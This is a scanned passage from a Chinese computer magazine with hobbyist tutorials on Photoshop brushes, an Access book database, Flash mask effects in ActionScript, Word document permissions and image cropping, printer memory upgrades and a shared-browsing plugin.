(5)选择“动态颜色”，设置前景/背景抖动为50%，其余选项均为0%；

(6)选择“其他动态”，不透明度抖动和流量抖动均设置为25%；

(7)勾选“平滑”和“保护纹理选框”。

在选择和设置的过程中，可以随时在调板的最底部看到画笔的预览图。需要强调一点的是，所有的控制下拉菜单都选择为关。好了，画笔准备好了，下面可以进行描边了。将前景色设置为R:120、G:200、B:255。在图层调板上，新建一个图层，命名为“云彩字”。在路径调板上，选择路径“我爱你”，然后单击调板底部的“用画笔描边路径”按钮(左边第二个)，可以看到路径被描上了白色的云彩状的边缘(见图3)。

第五步：在路径调板上的空白处单击，取消对路径“我爱你”的选择，此时图像窗口中的路径便隐藏起来。现在的云彩字略显单薄，我们再来加工一番。在图层调板上，复制“云彩字”图层，再将副本图层的混合模式改为叠加(Overlay)。这样一来，云彩字就显得厚重了许多。选择“云彩字”图层，单击调板底部的“添加图层样式”按钮，选择“斜面和浮雕”样式，在对话框中，选择样式为“内斜面”，方法为“平滑”，大小为3像素，软化为0，其余选项保持默认即可。确认后，可以看到云彩字有了一些立体感(见图4)。注意：我们只需对下面的“云彩字”图层添加图层样式，上面的副本图层不需要改变，否则反倒使效果变得糟糕了。



图3



图4

本实例的制作到此就结束了。天空的云彩已经道出了我们的心声，还不赶快为自己的爱人制作一幅，让她(他)好好感动一番！

小提示

第四步中对画笔的设置是本例的关键，其实在设置好画笔后，不需要进行绘制路径等操作，直接手工描画就可以“写”出云彩字来。

Just Do It

设置好画笔的动态参数，一笔即可画出如图5所示的满纸枫叶，大家不妨试试。




图5

网络大补贴

充分领略画笔的精彩

1.Photoshop笔刷实例:线框特效

网页地址:http://www.pconline.com.cn/pcedu/sj/pm/photoshop/0408/430599.html

重点体会:基本元素的设计和绘画，调整合适的间距和角度变化。

延展练习:使用此种线框特效结合不同的路径制作漂亮的花边。

2.Photoshop纯画笔制作人物头发

网页地址:http://daocaor.51.net/front/aboutus/ping6.htm

重点体会:画笔直径和柔软程度的选择需要反复尝试，头发的绘制需要一定的绘画基础。

延展练习:动物毛发的绘制跟本实例的原理和方法相似。

3. Photoshop 7笔刷全攻略

网页地址:http://www.photoshopcn.com/article/photoshop/411.html (412.html,413.html)

重点体会:对动态画笔的巧妙运用，充分利用各个动态选项。

延展练习:利用此系列教程的方法和思路可以制作出许多有趣的图案来，大家不妨多试试。

CF [YY16]

1小时学会Access
轻松打造个人图书管理系统

★★

■北京　梦寻

说起数据库，有些人会觉得很神秘，其实它不过是一些数据信息的集合而已，比如记录着同事、同学电话的通讯簿，放有一大堆名片的名片夹等，都算得上是数据库，而像公司人员资料、商店库存清单等就更不用说了。数据量一多，对数据进行输入、查找、归类等操作时会很不方便，这时不妨借助数据库软件来协助我们工作。今天要给大家介绍的Office套件中的Access，就是一款能让你的管理工作轻松自如的桌面数据库软件。

任务:打造个人图书管理系统

任务描述:本文目的是通过Access建立一个个人图书管理系统(可包含音乐CD、数据光盘等电子书)，帮助我们管理好每一本图书。这个数据库可以记录每本书的基本资料，能随时增加或删改图书记录，还可以按照不同条件快速查找个人藏书的各种信息。如果同学、朋友之间都能建立起这样一个数据库，将数据库合并后， 然就是一个小型图书馆，通过查询可以看看自己需要的图书是否有人买了，如果有的话则可以借阅一下，不必再重复投资。

注:本例使用的是Access 2003版，其他版本操作步骤大同小异。

给数据搭建一个“库房”

首先要建立一个空的“库房”(数据库)，然后才好往里面装入数据。

第一步:启动Access 2003，单击菜单命令“文件→新建”(或单击工具栏上第一个“新建”按钮)，在右侧“新建文件”窗格中单击“空数据库”项。

第二步:在打开的新建对话框中设置好文件名及保存路径，本例命名为“个人图书管理”，接着单击“创建”按钮(见图1)，一个新的数据库就创建好了。



图1

用“表”规划与存储数据

房子建好了还需要装修一下，才能达到更好的居住效果，数据库也一样，建好了也得好好规划一下，以便保存不同类型的数据。在Access中，“表”是规划数据库的核心，其主要作用是按照一定结构保存所有数据，其他如查询、报表等操作都需在此基础上才能完成。

第一步:首先规划一下表结构。图书信息有很多，本例仅仅是一个演示，因此本例创建的图书基本信息数据表只设置了序号、书名、作者、出版社、购买日期、定价、图书类别、介质和内容简介等几个字段。

第二步:如图2所示，单击数据库主窗口左侧“对象”下的“表”按钮，接着双击右侧的“使用设计器创建表”项打开设计视图窗口，在“字段名称”的单元格中输入字段名，单击其右侧的“数据类型”单元格，从下拉列表中为每个字段设置一种类型。本例中，序号选“自动编号”，购买日期选“日期/时间”，定价选“货币”，内容简介选“备注”，其他都选择的是“文本”。可以在窗口下面的字段属性中对数据类型进行具体的设置，比如“文本”数据类型的默认长度是50个字符，遇到长书名时就不够用了，所以可在其常规项中将“字段



图2

哪些行业需要掌握Access

职业	用途	必备程度
开发人员	小型数据库系统，网页数据库开发等	熟练掌握常用功能，丰富的VBA开发经验，十分了解SQL
财务人员	分类帐目、现金流量查询、资产分析等	熟练掌握常用功能，熟悉报表的制作、打印，初步的VBA开发经验
个人用户	家庭财产管理、小商铺物资管理等	基本操作及简单的查询功能实现

大小"改为255，而像作者名，20个字符肯定够了。

第三步：设置好所有字段及数据类型后，数据表框架就算完成了。Access建议每个数据表都要设置一个主键字段，这样才能定义与数据库中其他表间的关系。用鼠标在"序号"单元格中点击一下，然后再单击工具栏上的钥匙图标，就可以把此字段设置为主键了。按Ctrl+S快捷键保存一下，第一次保存数据表将会弹出一个另存对话框，输入数据表名称(本例为"图书基本信息")后确定即可。

第四步：关掉设计视图窗口，这时会在数据库主窗口中看到刚才保存的"图书基本信息"表，双击打开它进入数据表视图窗口，现在就可以往数据表中添加数据了。数据输入方法与在Excel中相似，先用鼠标点击一下某单元格再输入即可，按Tab键或回车键可快速进入下一个单元格中，按上下左右箭头键也可快速在不同单元格中切换。

序号字段选择的是自动编号类型，这里不用手工输入，软件会自动按顺序填写数字的；购买日期字段选择的是日期/时间类型，比如输入"04/10/2"或"04-10-02"，它都会自动转换成标准格式"2004-10-2"；定价字段选择的是货币类型，输入数字回车确定后，会自动加上符号"￥"(见图3)。



图3

小提示

文本与备注类型，都是用来保存字符信息的，不过文本类型最多能保存255个字符，而备注类型最多达到6万多字符，大家可根据字段的属性进行选择。

第五步：图书的类别，各人可根据自己的实际情况划分，比如笔者将自己的所有图书大致归为计算机、文学、艺术、英语、饮食、哲学、历史、娱乐休闲、其他共九大类。对于这些项目有限的数据，可以将其制作成列表，输入时只要用鼠标选一下就可以了。

(1)双击"使用设计器创建表"创建一个新的数据表，命名为"分类"，只设置一个字段：类别名称。保存时会提示你设置主键，单击"否"不设置。关掉设计视图，双击打开该数据表，如图4所示分别输入图书的类别。

(2)在数据库主窗口右侧点选"图书基本信息"表，再单击"设计"按钮进入设计视图窗口。点击该表中"图书类别"字段，然后点击字段属性下面的"查阅"选项卡，点击"显示控件"后面的输入框，在下拉列表中选择"组合框"，然后将"行来源类型"设置为"表/查询"，再点击"行来源"后面的输入框，从下拉列表中选择刚才建立的"分类"表。



图4

(3)按Ctrl+S键保存，再单击数据库主窗口上的"打开"按钮进入数据表视图窗口，此时再点击"图书类别"字段，会显示一个下拉按钮，单击它弹出列表，点选相应的图书类型就可以了，非常方便(见图5)。以同样方法还可以为其他字段设置下拉列表，比如介质可设置为"纸质"、"CD"、"硬盘"项，创建一个名为"介质"的新表，再按上面的方法把它与"图书基本信息"表中的"介质"字段绑定就可以了。



图5

用窗体给数据穿上漂亮的外衣

当需要输入的数据量很大时，在表格中输入既不方便也容易出错。这时可借助Access的窗体功能，使数据输入更为直观、方便。

第一步：在数据库主窗口左侧单击"窗体"按钮，然后在右侧双击"使用向导创建窗体"打开向导窗口(见图6)。在"表/查询"下拉列表中选中"表：图书基本信息"，然后单击中间的">>"按钮将"可用字段"中的所有字段都加到"选定的字段"中。



图6

第二步：单击"下一步"，接下来

的窗口用来设置窗体的排列方式，这里就选择“纵栏表”。再单击“下一步”，选择窗体的显示样式，笔者觉得“混合”样式比较好看，所以选择了该项。继续单击“下一步”，为窗体指定一个标题，这里用默认的“图书基本信息”就可以了。最后单击“完成”按钮，结束窗体的创建。

第三步:默认情况下创建完成后窗体即会自动打开，就可以输入数据了。也可以在数据库主窗口的“窗体”项中，双击刚才建立的窗体打开它。如图7所示，在这样的界面中输入数据是不是方便了很多。按Tab键、回车键、上下左右箭头键可以在各个输入框中快速切换。输入完一条记录后，会自动进入下一条记录，也可以通过它下面的多个导航按钮在所有的图书记录中进行 览、修改。



图7

查询:获得问题的答案

数据库的特长就在于它的快速检索功能，在Access中通过设置条件，可以快速查找出符合要求的图书记录，比如2003至2004年买过什么书，30到40元之间的都有哪些书，某个出版社或某位特定作者的书等。下面以找出藏书中所有英语类的图书为例，一窥Access强大的查询功能。

第一步:在数据库主窗口左侧单击“查询”，在右侧双击“在设计视图中创建查询”项。将会显示查询设计视图窗口，并且会弹出一个“显示表”对话框。点选前面创建的“图书基本信息”表后单击“添加”按钮将其加到查询设计视图中，最后单击“关闭”按钮退出“显示表”对话框。

第二步:如图8所示，单击“表”行的单元格，从下拉菜单中选择前面创建的“图书基本信息”表，然后单击其上的“字段”行单元格，选择该表中的“书名”字段，确保“显示”行的复选框为选中状态，表示这个字段在最终的查询结果中将显示出来。以同样的方法添加其他想要显示的字段，最后再加上“图书类别”字段，取消其“显示”行中复选框的选择(最终查询结果将不显示该字段)，并在“条件”行输入关键词”英语”(英文双引号)，表示筛选出该字段值为“英语”的所有记录。




图8

第三步:按Ctrl+S键保存，第一次保存会弹出“另存为”对话框，输入查询名称(如“英语书”)后确定。关掉查询设计视图窗口，会发现查询列表中多出了“英语书”一项，双击它就会惊奇地发现，数据库中图书类别为“英语”的图书记录都显示出来，并且每个记录只显示出我们所关心的那几个字段。

以后你在数据表中追加更多的记录时，随时双击刚才所创建的查询“英语书”，它都能找出所有英语类别的书来。当然，查询只是对数据表中的数据进行重组而已，它本身并不会改变表中的数字。

第四步:如果你觉得查询结果显示太老土，可以用窗体的形式来显示结果，制作方法与前面的一样，只是在“表/查询”下拉列表中一定要选中“查询：英语书”项。

本文只是一个简单的实例，主要是为了打破你对Access的陌生感，其实有很多功能我们都没有涉及到，比如打印报表、生成网页数据库以及使用VBA编程实现更多更复杂的功能等。以后有机会，我们会介绍更多Access方面的有用实例。

小调查

Access 精彩案例由你选

下面我们列出了几个可能的选题，请给你最感兴趣的选题投一票，我们将把得票数最多的那个选题制作成文章奉献给广大读者。 邮箱地址:media@cfan.com.cn(邮件主题请标明“软件你别牛调查”)。

编号	选题名称	内容简介
1	Access高级窗体攻略	结合使用窗体及VBA脚本，将会使你的数据库变成专业的应用软件
2	快速打造花店订单系统	借用Access自带的罗斯文数据库示例，轻松定制适合自己需要的商业化管理系统
3	复杂查询简单实现	Access的查询功能非常之强大，本文所述不过是九牛一毛，本选题将带你经历惊喜之旅
4	数据透视表和透视图	利用数据透视表及透视图，可以方便快捷地从多个层次对数据进行分析
5	你所想到的其他应用	

CF [YY17]

■河北　闫艳力

★★★

学用Flash遮罩层　打造超酷动画效果

本文可以帮你学到

- 了解 Flash 中的特殊图层——遮罩层
- 使用遮罩层制作动态文字效果、动画转场效果
- 使用 SetMask 函数实现复杂的遮罩效果

巧用遮罩实现酷炫动画特效

实例 1:文字在春风中穿梭

第一步:启动Flash　MX　2004，点击菜单命令“文件→新建”新建一个Flash文档，进入编辑窗口，执行“文件→导入→导入到舞台”命令将事先准备好的图片(本例为“素材1.jpg”，本文涉及到的素材、动画成品及源文件，皆可在http://www.newhua.com/cfan/200505/flash.rar中下载得到)导入。

第二步:单击当前图层1的第40帧，并按F6键在该处“插入关键帧”，并在该帧中将导入的JPG图片向右移动一段距离，接着再右击第1帧，从右键菜单中选择“创建补间动画”命令。

第三步:点击“时间轴”面板左下角的“插入图层”按钮，然后用鼠标点选新建的“图层2”的第1帧，再使用工具箱中的“文本工具”在工作区内图片上单击并输入“电脑爱好者”五个字，隶书，66号字。同样，在图层2的第40帧处按F6键插入关键帧。最后，右击时间轴上图层2名称处，选择“遮罩层”(见图1)。好了，按下“Ctrl＋回车”组合键预览一下效果，文字是不是有种在绿色春风中穿梭的感觉。



图 1

实例 2:轻松制作转场效果

经常看到别人Flash动画中的转场效果非常　，是不是很羡慕，其实用遮罩做起来很简单。

第一步:新建一个Flash文档，执行“文件→导入→导入到舞台”命令将图片A导入到图层1的第1帧中，再点击“插入图层”按钮加入图层2，按照同样方法导入图片B到图层2的第1帧处。两张图片的大小尽量相等，并在属性面板中将它们的X和Y坐标都设为0。分别单击图层1和图层2的第40帧处并按F6键插入关键帧。

第二步:再次单击“插入图层”按钮添加图层3(确保该层在最顶层)，并在时间轴窗口右上角的缩放比例下拉框中选择“50%”。在工具箱中点选“椭圆工具”，在工作区图片中央画一个无笔触颜色、宽高均为5像素的圆形(可在属性面板中精确调整)，在其40帧处按F6键插入关键帧，用“任意变形”工具拖动改变圆形的大小，使其完全覆盖下面的图片为止。接着右击第1帧并选择“创建补间动画”。

第三步:右击时间轴上图层3名称处，选择“遮罩层”。按下“Ctrl＋回车”组合键就可以看到第二张图片由无到有最终覆盖第一张图片的转场效果了。这里仅仅是做了一个圆形渐变效果，你可以将圆形换成正方形、菱形、十字形等来制作各种有趣的转场效果。

实例 3:更加复杂的棋盘转场效果

在Flash　MX中新增了“SetMask”脚本命令，它可以对两个MC(影片剪辑的简称)进行遮罩，使用这个命令可以做出更多超　效果，我们来试着做一个“棋盘”遮罩转场效果。

第一步:新建一个Flash文档，执行“文件→导入→导入到舞台”命令将图片A导入到图层1的第1帧中，再点击“插入图层”按钮加入图层2并按照同样方法导入图片B。

第二步:点击“插入→新建元件”(快捷键Ctrl＋F8)，创建一名称为“Son”的影片剪辑元件(MC)。然后在元件编辑窗口的图层1中利用“矩形工具”画一个宽和高均为20像素的正方形，X和Y坐标均为0，再按下“Ctrl＋G”键组合图形。在第20帧插入关键帧，并在属性面板中将正方形的宽设为1像素，然后右击第1帧选择“创建补间动画”命令。点击“插入图层”按钮插入图层2，图层2中的矩形及动画和图层1中完全一样，不同的是矩形的X坐标为-10，Y坐标为20。同样方法再插入图层3、图层4等图层，最后图层排列如图2所示。

第三步:点击任意图层中的第1帧(本例是在图层1中)，再单击打开舞台下方的“动作-帧”面板，在其中输入AS(动作脚本的简称):“Stop();”(不含引号，下同)，再在每个图层的最后新增加一个空白关键帧，同样输入代码:“Stop();”。

第四步:按下Ctrl＋F8组合键新建一个名为“Father”的影片剪辑，按下Ctrl＋L组合键打开库面板，在其中将“Son”影片剪辑拖入到第一帧，如图3所示，在属性面板中将它的“实例名称”改为“Maskfull”，我们将在下




图 2



图 3

面的AS脚本中调用此实例名称，一定要保证准确无误，并右击图层1 的第3 帧，选择"插入帧"命令。

插入图层2，我们将在此层中书写一些AS脚本代码，在图层2的第1帧的动作面板中，输入代码:"stop();"。在第2帧中的动作面板中输入以下代码:

```
maskfull._width = 10;
//赋值maskfull宽
maskfull._height = _root.pic1._height;
var pic1_x = _root.pic1._x-this._x;
var pic1_y = _root.pic1._y-this._y;
//取得需要做转场效果的图片MC的X轴、Y轴坐标
var i = _root.pic1._width/10;
while (i>0) {
        duplicateMovieClip(this.maskfull, "maskfull"+i, i);
        setProperty("maskfull"+i, _x, pic1_x+(i-1)*10);
        setProperty("maskfull"+i, _y, pic1_y);
        i = i-1;
}
//复制多个遮罩并设定坐标
_root.pic1.setMask(_root.mask);
//使用遮罩语句命令实现遮罩
```

在第3帧的动作面板中输入以下代码:

```
var p = _root.pic1._width/10;
while (p>0) {
        with (this["maskfull"+p]) {
                play();
                p = p-1;
        }
}
gotoAndStop(1);
```

第五步:点击编辑条左上角的"场景1"按钮返回主场景，选中图层2中的图片，按下F8键将它转化为一个名为"被遮罩图"的影片剪辑，并在它的属性面板中将它的"实例名称"改为"Pic1"；从库面板中将"Father"影片剪辑拖入到主场景中，在它的属性面板中将它的"实例名称"改为"Mask"。

小提示

为了使它不遮挡视线，可以将其拖放到影片场景外，因为在AS中会对它赋值的，此时不必理会它在编辑器中的位置。

第六步:执行"窗口→其他面板→公用库→按钮"命令，从"按钮"库中选择一个喜爱的按钮拖放到主场景中，并在此按钮的动作面板中输入:"on (release) {mask.play()}"。一切搞定，按下Ctrl+回车组合键预览一下，单击按钮，果然显示出奇妙的棋盘式转场效果来(见图3)。

知其所以然:轻松认识遮罩层

在上面3个实例中，都用到了Flash的遮罩层，其实这个功能理解起来很简单，它就像是一层窗户纸，捅破后就能看到屋子里面的情况了，根据捅破的"孔"的形状、大小、位置不同，决定了我们的眼睛能够看到屋子里不同范围的情况。当在Flash中建立了一个遮罩层后，它就会将它下面图层中的图像完全遮拦住，通过不同的方法在遮罩层上挖几个不同形状、大小的孔，就能看到底层图像的不同部位，动态移动这些"孔"还能产生奇特的动画效果，比如巧妙使用遮罩层，可以产生动态文字、动画转场、舞台聚光灯、渐隐渐现动画偷窥动画等多种效果。

网络大补贴

十五天训练指南

1.百叶窗效果

网页地址:http://www.pconline.com.cn/pcedu/sj/wz/flash/0301/126624.html

重点体会:通过增加多个图层的方法实现多重遮罩，不用编辑写代码也可达到本文实例3的效果。不妨来看看。

延展练习:本例效果是上下拉开百叶窗，你可以试着实现百叶窗左右拉开的特效。

2.放大镜效果

网页地址:http://www.pconline.com.cn/pcedu/sj/wz/flash/0301/125799.html

重点体会:实际上由一大一小两个图组成，放大镜所到之处显示的是大图，所以有放大的感觉。

延展练习:反其道而行之，他做放大镜，你不妨做个"缩小镜"。

3.探照灯文字

网页地址:http://www.pconline.com.cn/pcedu/sj/wz/flash/0301/126044.html

重点体会:与本文实例1有异曲同工之妙，不过一个是背景图在移动，而本例是遮罩在移动。

延展练习:动态更改探照灯的颜色，设置不同游走路线，就能为你的文字或图形带来更强的视觉冲击力。

4.可拖曳的遮罩效果

网页地址:http://www.pconline.com.cn/pcedu/sj/wz/flash/0301/127466.html

重点体会:主要体验startDrag()函数的使用，其实这个函数在"放大镜效果"中也用到了。

延展练习:让文字遮罩静止不动，拖动其下的背景图，会有不同的感觉、不同的效果。

CF [YY18]

我的作业你别抄——版权证书让 Word 文档更安全

★★

■山东　李昊

好不容易把老师布置的市场调查报告搞定，却收到同学发来的短信："嘿，老兄。怎么样，拿你的那份关于内河航运的调查给我参考一下吧。"晕菜了我："你们那里有没有运河，怎么搞航运呀！"他却说："哈哈，没关系，已经快挖了！"我@＃$&^……没办法，只好借给他参考了。但我要做些手脚，让他只能看，不能更改不能复制更不能打印，嘻嘻，为了他，更是为了我……

下载一张安全证书保安全

在早期版本的Office中，我们一般只能通过设置文档密码来控制阅读者的权限。这类密码包括两种类型：修改权限密码和打开权限密码。打开权限密码使得Word文档变成只读文件，如果打开了文档并对其进行了更改，可以以其他文件名保存该文档，修改权限密码则允许用户随意复制保存。由此可见，能任意打开文档的人都能将文档内容加以复制和打印。如何更精确地控制用户的权限呢，请往下看。

第一步：确保电脑联上因特网，用Word 2003打开文档，点击菜单"文件→权限→权限限制为"。这时Word提示安装最新版本的Windows Rights Management客户端（见图1）。




图 1

第二步：点击"确定"，系统会自动从微软的网站上下载软件，按照提示完成软件安装。

第三步：重新打开菜单，选择"权限限制为"，这时会显示"正在配置您的计算机用于信息权限管理"的对话框，然后出现服务注册窗口（见图2），选择"是，我希望注册使用Microsoft这一免费试用服务"，点击




图 2

"下一步"，出现如"Windows RM账户证书向导"（见图3）。现在需要你有一个Microsoft.NET Passport账户（用MSN账号即可），如果没有，点击"否"去申请一个，具体过程比较简单，不再详细介绍。最后点击"是"，进入下一步。




图 3

小提示

如果Windows XP已经安装了SP2，在进行一系列操作前，最好先关闭IE的"阻止弹出窗口"，否则在某些机器上会出现"内部错误"。

第四步：在弹出的窗口中登陆到.NET Passport，这时会出现"Windows Rights Management"对话框，填入登录到Microsoft.NET Passport的电子邮箱（见图4），接着出现选择证书类型的对话框，一般选"标准"，点击"下一步"，系统就会在微软的RMS服务器上下载证书。完成后在此时的对话框中点击"确定"，完成初步准备工作。



图 4

小知识

Office 2003信息版权管理(Information Rights Management)系统

它是一个文件级别的安全技术，允许用户定义谁有权利访问和使用文档并保护文档不受非法的打印、转发或复制。IRM是信息安全技术，它是对信息本身实施保护，允许文档在被共享和通过电子邮件发送的时候保持对他们的控制权。当客户使用支持IRM的软件创建文档并为其定义版权管理规则后，客户端会向RMS服务器发送未签名的发送许可证，RMS服务器在受到处理请求后会对它进行数字签名并返回给发送者，然后文档的作者就可以发布文档了。当用户打开文档时，该文档会通过Word等程序向RMS服务器确认该用户的身份，生成相应的许可证书，用户就可以与其对应的权限使用该文档了。

随心所欲自出心裁——Word 2003特殊形状裁图攻略

★★

■福建　陈桂鑫

Word 2003中提供的图片裁剪功能其实是很简陋的，它只能把图片裁剪成矩形并不能实现特殊形状的裁剪。在此向大家推荐两种Word帮助中没有记录在案的另类特殊形状裁图方法。

自选图形裁法

一般把自选图形的填充效果设置为指定图片，即可实现对图片的相应形状的裁剪。但这样裁剪只能按默认的位置进行裁剪，无法自己调整位置和大小。笔者在此要介绍的方法就方便多了，只要用鼠标拖动调整点即可自由调整比例和裁图位置。

第一步：绘制裁图形状

选择绘图工具栏的“自选图形→线条→任意多边形”，单击各个顶点画出图形大概形状，在此要多画出一个小角D、E、F。然后右击选择编辑顶点，进入顶点编辑状态（见图1）。把顶点F拖到与D重合，使得DEF变成一条线，为了准确对准，此时宜把显示比例尽量调大。再右击顶点A、B、C选择设置为“角部顶点”，适当调整其两个控制柄即可轻易得到所需弧度，形成带一条线的心形（见图2）。




图1




图2

注：在此DEF一定要留在直线段中，不要在弧线上，否则无法使用。这也就同时要求我们设计的图形至少要保留一段直线。

第二步：裁图

选中此图形，单击绘图工具栏的“填充色→填充效果…”，在“图片”选项卡中单击“选择图片…”按钮打开要


图5


图6




图7

特别的文档只给特别的人看

点击工具栏上的权限按钮（见图5），在弹出的对话框中选中“限制对此文档的权限”，点击“其它选项”，出现“权限”窗口（见图6），单击“添加”，在“读取”一栏中填入这位同学的Microsoft.NET Passport账户（见图7），然后单击“确定”。这时可以在“权限”窗口对该用户的权限加以设置，如打印内容、复制文档内容等。我就使用了默认的设置，这样他只能看，不能复制，更不能打印！

就这样，我为我的劳动成果穿上了一套金盔铁甲，没有人能对它轻举妄动了！

小提示

如果使用本文所展示的微软提供的免费服务，就必须使用Microsoft.NET Passport作为认证基准，也就是文档的发布者和接收者必须要有Microsoft.NET Passport。不过微软也免费提供了Microsoft Windows Rights Management服务(RMS)软件，架设在安装有Windows Server 2003的服务器上，充当信息版权管理服务器。详情请参阅http://www.microsoft.com/windowsserver2003/technologies/rightsmgmt/default.mspx

我的作业你别抄

接下来我们制作的文档就可以发布了。所谓发布，就是用各种手段加以传播，E-mail啦、U盘啦，随便。我用QQ把它发送给了那位同学。当那位同学打开文档时，Word会有详尽的提示，他只要跟随RMS向导窗口加以操作就可以了。

不久，我的电话里传来他的几声惨叫：“　，你的作业我怎么就无法复制呀，一开始以为中了病毒，后来格式化硬盘重装系统再打开，还是无法复制，555……”

CF [YY19]



快马加鞭——打印机内存不足完全解决方案

★★★

■ 斯佳丽

在办公室打印的过程中(尤其是打印多页、多份或网络打印时),往往会遇到这样的情况:能够正常打印前几页,而随后的打印作业会出现数据丢失——即丢失表格线、丢失页码等，或产生异想不到打印效果——如文字变成了黑色块、随机多出一些黑线或打印全黑页和白纸等等，而一页一页打印或分批打印多页文件又可以正常打印；同时打印机的液晶面板或状态指示灯会提示打印机内存不足或溢出，有时在计算机的显示器上也会有相应的出错信息。这是由于该打印文件所描述的信息量相对比较复杂(如多页文件、多份打印、有表格、有图形、有特殊字体和格式或者使用特殊软件等)，造成了打印机内存的不足。下面就向大家介绍打印机内存不足时的完整解决方案。

关闭假脱机，让打印机更快一些

提高打印速度的一个方法是关闭假脱机打印方式。假脱机是一个独立的程序，可在后台运行控制打印，这样你可以继续用计算机做其他的工作。许多人都喜欢这种方式，因为可使你在打印时继续做其他的事。如果你关闭假脱机，打印速度会提高，因为计算机会将全部的精力用于打印。

下面是如何关闭假脱机:

依次点击“开始→设置→控制面板→打印机”，在你用的打印机上单击鼠标右键并选择“属性”，选择“高级”，选择“直接打印到打印机”(或“直接打印机输出”)，点击“确定”按钮(见图1)。



图1

如果你已经关闭了假脱机但和以前打印速度差不多，那么也许需要更多的打印机内存。

另外，许多打印机使用独特的打印驱动，确认你用的打印驱动程序是最新的版本。通常随打印机附带的打印驱动程序都不是最新版本，可到打印机厂商的站点去下载最新的打印驱动程序。

增加打印机内存，让打印机终极提速

打印机用内存存储要打印的数据，但如果内存不足，则每次传输到打印机的数据就很少。如果你希望在不影响打印速度的前提下，解决打印机内存溢出的问题，添加打印机内存是惟一的解决方法。

1.打印机内存有什么作用?

打印机内存的大小直接关系到可容纳打印队列的长度。共享使用时，在某个时段，可能企业中多台计算机同时向打印机发出命令，因此打印机内存必须能够容纳足够长的打印队列才行，如内存过小，则会造成打印队列的丢失，轻则影响工作效率，重则造成文件丢失。

决定打印机内存的够与不够，既不是原文件的大小(字节数)，也不是打印时状态信息显示的文件大小或是将原文件打印到文件而产生的文件大小；而是该文件经过驱动程序解释后所描述的信息量的复杂程度，且无法事先估计和计算。

2.打印机是用什么规格的内存

打印机内存是一种很独特的内存，与常见的内存一样，也同样有EDO、SDRAM和DDR内存之类(见图2)，打印机内存大多采用100pin。以往入门级黑白激光打印机以配备2MB内存的居多，现在很多激光打印机已经开始配置了8MB和8MB以上的内存。但由于不同的打印机可能会采用不同规格的内存，所以在添加打印机内存时，一定要确认你的打印机所采用的内存。



图2

另外，也不是所有的打印机都能添加内存，这主要看你的打印机中有没有内存扩展槽可以用。打印机厂商只提供最基本的打印内存配置，很多打印机会预留打印内存扩展槽位，供用户选购扩展内存。如果打印机中的内存插槽已满，或没有内存扩展槽，那就无法添加。如果可以添加内存，建议到该打印机的代理商购买适用的打印机内存。

3.打印机内存安装步步通

下面笔者就以HP LaserJet 1200激光打印机为例，向大家介绍如何添加打印机内存。

第一步:关闭打印机电源、拔掉电源线，再拆卸所有电缆(如果有加装双面打印配件，就必须先拆掉后机座和电缆盒)。

第二步:从打印机背部扳开右侧的盖板(见图3)。



图3

第三步:此时就可以看到在打印机内部的电路板上，预留一个打印内存扩展槽位(见图4)。

第四步:从防静电包装中取出DIMM内存。

第五步:将DIMM内存稍微用点力，平直地推入DIMM内存插槽槽，并确定DIMM内存插槽两端的固定锁向内锁住。



图4

第六步:将盖板推回到打印机上。

第七步:最后装回所有接口电缆和电源线，然后打开电源测试。

CF [YY21]

带宽可以共享，硬盘可以共享， 览器现在也能共享了！

和MM一同看网去

★★

■北京 阮征

如今网络与电脑的资源共享种类越来越多，从最早的文件打印机共享到如今的共享HUB共享带宽等，种类繁多。最近笔者发现了一个小浏览器插件——Jybe，通过它可以实现浏览器浏览信息的共享，配合软件聊天界面或一些第三方的语音软件还能实现远程多媒体教学。

通过Jybe和网络另一端的MM共享浏览器

任务描述：享受一种边和MM聊天边看网页的生活，在家的我和网络另一端的MM一起看同一个网页，在看网页的同时如果遇到电脑问题，MM还可以通过Jybe内置的聊天窗口和我进行实时交流。

实现方法：

第一步：首先需要在自己和MM的电脑上安装Jybe。方法是到http://www.Jybe.com/download/register.aspx这个地址注册一下，然后页面会自动跳转到下载界面（见图1）。需要特别注意的是，同一个邮箱不能反复注册，否则不会转到下载页面而仍然停留在注册页面。



图1

小提示

在注册邮箱处可以随便输入一个假邮箱，并不会影响下载Jybe程序。Jybe提供了两个版本浏览器的插件，分别为IE和Firefox，我们根据实际情况进行下载即可。

